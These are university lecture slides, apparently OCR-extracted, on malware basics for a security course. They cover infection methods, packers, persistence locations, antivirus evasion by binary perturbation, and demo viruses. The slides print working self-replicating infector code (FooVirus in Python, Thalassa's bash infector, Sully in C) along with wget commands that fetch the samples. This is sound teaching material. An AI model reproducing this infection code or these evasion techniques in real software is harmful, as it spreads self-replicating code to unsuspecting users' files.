# 4. Malware Basics

Jin Hong


jin.hong@uwa.edu.au

# What you need today

- Kali VM
- Things we do today
  - Viruses
  - Packers

# Network Exploits


- There are vulnerabilities in network functionalities
- Attackers can exploit these to bypass security solutions
- This section, we will explore some of the basic and common ways of exploiting the network functionalities




# Malware

- Short for malicious software
- Includes
  - Viruses
  - Worms
  - Spyware
  - Trojan Horses
  - Rootkits
  - Ransomware
  - Etc…

# Malware stats




https://www.av-test.org/en/statistics/malware/?utm_source=canva&utm_medium=iframely

# Malware

- Malicious Software – harms your system in many ways e.g., virus, worm, trojan etc.
- Spread in various ways:
  - Overwriting
  - Prepending
  - Appending
  - Cavity
- They mutate (Packer):
  - Oligomorphic – using multiple decryptors. E.g., Whale
  - Polymorphic – mutate certain part of itself. E.g., Virut
  - Metamorphic – rewrites all (or most) of itself. E.g., Zmist, Virlock


# Malware – common techniques

- Overwrite


- Preprend



- Append


- Cavity



# Malware - Packers

- **Compress**
- **Encrypt**
- **Randomize (polymorphism)**
- **Anti-debug technique (int / fake jmp)**
- **Add-junk**
- **Anti-VM**
- **Virtualization**



# Auto start

- In Windows…
  - Folder auto-start :
    - C:\Documents and Settings\[user_name]\Start Menu\Programs\Startup
  - Win.ini : run=[backdoor]" or "load=[backdoor]".
  - System.ini : shell=”myexplorer.exe”
  - Wininit
  - Config.sys
  - Assign know extension (.doc) to the malware
  - Add a Registry key such as:
    - *HKCU\SOFTWARE\Microsoft\Windows \CurrentVersion\Run*
  - Add a task in the task scheduler
  - Run as service

- In Linux…
  - Init.d
  - /etc/rc.local
  - .login .xsession
  - crontab
    - crontab -e
    - /etc/crontab


# Macro virus

- Use the builtin script engine
- Example of call back used (word)
  - AutoExec()
  - AutoClose()
  - AutoOpen()
  - AutoNew()

# Malware - Packers

- **Example tools**
  - **UPX**
  - **The Enigma Protector**
  - **MPRESS**
  - **Exe Packer 2.300**
  - **ExeStealth**
  - **Morphine**
  - **Themida**
  - **FSG**
  - **PESpin**
  - **etc...**






# Malware - Mutations


```
...
7b 05 50 9c 57 7d c3 9c 72 7d c2 9c 52 7f c3 9c
0f 04 29 9c 22 7d c3 9c 0f 04 1c 9c 73 7d c3 9c
...
```

**Original sample**






```
...
7b 05 50 9c 57 7d c3 9c 72 7d c2 9c 52 7f c3 9c
0f 04 29 9c 22 7d a4 96 5a 42 66 79 b0 5f c4 8e
...
```

**Modified sample**



# Malware – FUMVar




# Malware – FUMVar

| Perturbations | Description |
|---|---|
| Overlay append | Adds the random length of zeroes to the end of the binary. |
| DOS header | Change the field values in DOS header. |
| DOS stub | Change DOS stub to random byte sequence. |
| Optional header | Change the field values in Optional header. |
| Rich header | Insert a new content info Rich header. |
| Section add | Add a new section with sequence of bytes from benign sections. |
| XOR obfuscation | Encrypt some binary code using XOR operation with a one random byte key. |


*a few selected perturbations




**Section add (SAD) adds a new section with random sequence of bytes**

# Malware – FUMVar

- Anti-malware solutions have the low capability for detecting malware variants
  - TrendMicro was the worst one of the top 7 solutions, which 83 of 112 variant samples bypassed TrendMicro
  - BitDefender was the best-performing solution



# Virus

- Malicious program that spreads through the network by infecting various **files**
- Infected files will **execute** the malicious program without the user knowing first, and then run the normal program
- Viruses will also **replicate** itself by replacing other executable files by attaching the malicious program
- Many viruses spread through **file sharing**
  - E.g., email attachments, USB sharing, FTP, downloads etc.
  - Requires the infected files to be transferred to other hosts
- Any OS that allow third-party programs to run are **susceptible** to virus infections.
- On Unix/Linux systems, this is slightly more difficult as the virus has the same permission as the user.
  - i.e., if the user cannot read/modify some files, the virus cannot also.
- Nevertheless, its core goal – duplicate itself – can still happen.
  - As mentioned before, the replicas may be different from the original.

# FooVirus

## Demo

wget https://github.com/uwacyber/cits3006/raw/2023S2/cits3006-labs/files/foo_virus.py

# Virus

- So now, we will use a simple virus that does the above and observe its behaviour.
- The virus will primarily infect .foo files only.
- Hence, it is called the "FooVirus".
- We will execute a virus that works as follows:
  - Within the same directory, if the file extension is ".foo", it will infect it.
  - If the infected file is moved/shared and is executed, it will infect other ".foo" files.
  - It will do nothing else but the above tasks (pretty harmless).
  - But you can see how this can quickly become harmful.

```
IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 37]

for item in glob.glob("*.foo"):
  IN = open(item, 'r')
  all_of_it = IN.readlines()
  IN.close()
  if any('foovirus' in line for line in all_of_it): continue
  os.chmod(item, 0o777)
  OUT = open(item, 'w')
  OUT.writelines(virus)
  all_of_it = ['#' + line for line in all_of_it]
  OUT.writelines(all_of_it)
  OUT.close()
```

1. Check the first 37 lines
2. Iterate through files with .foo extensions
3. Copy contents from the file in `all_of_it`
4. Skip if already infected
5. Give full permissions and write virus
6. Put back the original content

# FooVirus

- When you execute the FooVirus, it will display the message and infect the files.
- Once infected, they become executable files.

```
┌──(jin㉿kali)-[~/cits3006/lect5]
└─$ ls
a.foo  b.foo  foo_virus.py  test

┌──(jin㉿kali)-[~/cits3006/lect5]
└─$ python3 foo_virus.py

HELLO FROM FooVirus


This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file. If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload. All it
does is to print out this message and comment out the
code in .foo files.
```

- The infected files can be moved or copied to other directories or computers.
- They can also be run, which will infect other .foo files in the directory.
- This can easily be modified to enumerate all files in the filesystem.

```
┌──(jin㉿kali)-[~/cits3006/lect5/test]
└─$ ./a.foo

HELLO FROM FooVirus


This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file. If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload. All it
does is to print out this message and comment out the
code in .foo files.
```

# FooVirus

- It shows that the virus content is copied onto the target file, and the target file content is appended at the end
  - Usually to continue its operation once the virus has completed its execution.

```
┌──(jin㉿kali)-[~/cits3006/lect5/test]
└─$ cat dos.foo
#!/usr/bin/env python
import sys
import os
import glob

## FooVirus.py
## Author: Avi kak (kak@purdue.edu)
## Date: April 5, 2016; Updated April 6, 2022

print("""\nHELLO FROM FooVirus\n\n
This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file. If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload. All it
does is to print out this message and comment out the
code in .foo files.\n\n""")

IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 37]

for item in glob.glob("*.foo"):
  IN = open(item, 'r')
  all_of_it = IN.readlines()
  IN.close()
  if any('foovirus' in line for line in all_of_it): continue
  os.chmod(item, 0o777)
  OUT = open(item, 'w')
  OUT.writelines(virus)
  all_of_it = ['#' + line for line in all_of_it]
  OUT.writelines(all_of_it)
  OUT.close()
#this is some file.
#from scapy.all import *
#import argparse
```

# Thalassa Virus

## Demo



wget https://github.com/uwacyber/cits3006/raw/2023S2/cits3006-labs/files/thalassa.sh

# Thalassa

- The target bash script can be any bash script.
- The virus will check if it is a bash script in its current folder.
- If it is a bash script, it will copy itself to the target bash script.
- The involved scripts are rather basic bas below.

```
#!/bin/bash

echo "This is a test script"
echo

exit 0
test_script (END)
```

```
infectable_files () {
  for i in $(find . -type f)
  do
    interpreter=$(grep "#!" $i | cut -d"!" -f2)
    if [[ $interpreter == "/bin/bash" ]]
    then
      signature=$(grep "CURRENT_SEQUENCE" $i | wc -l)
        if [[ $signature == 0 ]]
        then
          echo $i
        fi
    fi
  done
}
```

```
infector () {
  for i in $(infectable_files);
  do
    mv $i $i.tmp
    make_mutated_copy > $i
    cat $i.tmp >> $i
    rm $i.tmp
  done
}
```

# Sully Virus

## Demo



wget https://github.com/uwacyber/cits3006/raw/2023S2/cits3006-labs/files/sully.c

# Sully

- It has a copy of itself in the code as a string.

```
char *c="#include <stdio.h>%5$c#include <stdlib.h>%5$c#include <string.h>%5$c#include <fcntl.h>%5$c#include
<unistd.h>%5$c%5$cint main(){%5$c%4$cint x = %3$d;%5$c%5$c%4$cx < 0 ? exit(1):0;%5$c%5$c%4$cif ((strchr
(__FILE__, '_')) != NULL)%5$c%4$c%4$cx--;%5$c%5$c%4$cchar *c=%2$c%6$s%2$c;%5$c%4$cchar *sully;%5$c%4$cchar
*filename;%5$c%4$cchar *compile;%5$c%4$cchar *execute;%5$c%4$cint f;%5$c%5$c%4$casprintf(&sully,
%2$csully_%1$cd%2$c, x);%5$c%4$casprintf(&filename,%2$csully_%1$cd.c%2$c, x);%5$c%4$casprintf(&compile,
%2$cclang sully_%1$c1$d.c -o sully_%1$c1$d; %2$c, x);%5$c%4$casprintf(&execute, %2$c./sully_%1$cd%2$c, x);
%5$c%5$c%4$cf=open(filename, O_WRONLY | O_CREAT | O_TRUNC, 0644);%5$c   if (f < 0)%5$c%4$c%4$cexit(1);
%5$c%4$cdprintf(f,c,37,34,x,9,10,c);%5$c%4$cclose(f);%5$c%4$csystem(compile);%5$c if (x > 0)%5$c%4$c%4$csystem
(execute);%5$c%4$creturn (0);%5$c}";
```

- Simply write it to file and compile them.

```
asprintf(&sully,"sully_%d", x);
asprintf(&filename,"sully_%d.c", x);
asprintf(&compile, "clang sully_%1$d.c -o sully_%1$d; ", x);
asprintf(&execute, "./sully_%d", x);

f=open(filename, O_WRONLY | O_CREAT | O_TRUNC, 0644);
if (f < 0)
    exit(1);
dprintf(f,c,37,34,x,9,10,c);
close(f);
system(compile);
if (x > 0)
    system(execute);
return (0);
```

# Sully

- Before running the virus

```
(base) ┌──(jin㉿kali)-[~/cits3006/lect5/test/sullyfolder]
└─$ ls -al
total 24
drwxr-xr-x 2 jin jin  4096 Jul 26 15:08 .
drwxr-xr-x 3 jin jin  4096 Jul 26 15:08 ..
-rwxr-xr-x 1 jin jin 70688 Jul 26 15:05 sully
```

- After running the virus

```
(base) ┌──(jin㉿kali)-[~/cits3006/lect5/test/sullyfolder]
└─$ ls -al
total 144
drwxr-xr-x 2 jin jin  4096 Jul 26 15:08 .
drwxr-xr-x 3 jin jin  4096 Jul 26 15:08 ..
-rwxr-xr-x 1 jin jin 70688 Jul 26 15:05 sully
-rwxr-xr-x 1 jin jin 70920 Jul 26 15:08 sully_0
-rw-r--r-- 1 jin jin  1489 Jul 26 15:08 sully_0.c
-rwxr-xr-x 1 jin jin 70920 Jul 26 15:08 sully_1
-rw-r--r-- 1 jin jin  1489 Jul 26 15:08 sully_1.c
-rwxr-xr-x 1 jin jin 70920 Jul 26 15:08 sully_2
-rw-r--r-- 1 jin jin  1489 Jul 26 15:08 sully_2.c
-rwxr-xr-x 1 jin jin 70920 Jul 26 15:08 sully_3
-rw-r--r-- 1 jin jin  1489 Jul 26 15:08 sully_3.c
-rwxr-xr-x 1 jin jin 70920 Jul 26 15:08 sully_4
-rw-r--r-- 1 jin jin  1489 Jul 26 15:08 sully_4.c
-rwxr-xr-x 1 jin jin 70920 Jul 26 15:08 sully_5
-rw-r--r-- 1 jin jin  1489 Jul 26 15:08 sully_5.c
```


# UPX
## Demo



UPX should be already installed, but if not
sudo apt-get install -y upx

# UPX

- Before packing (hexdump output)



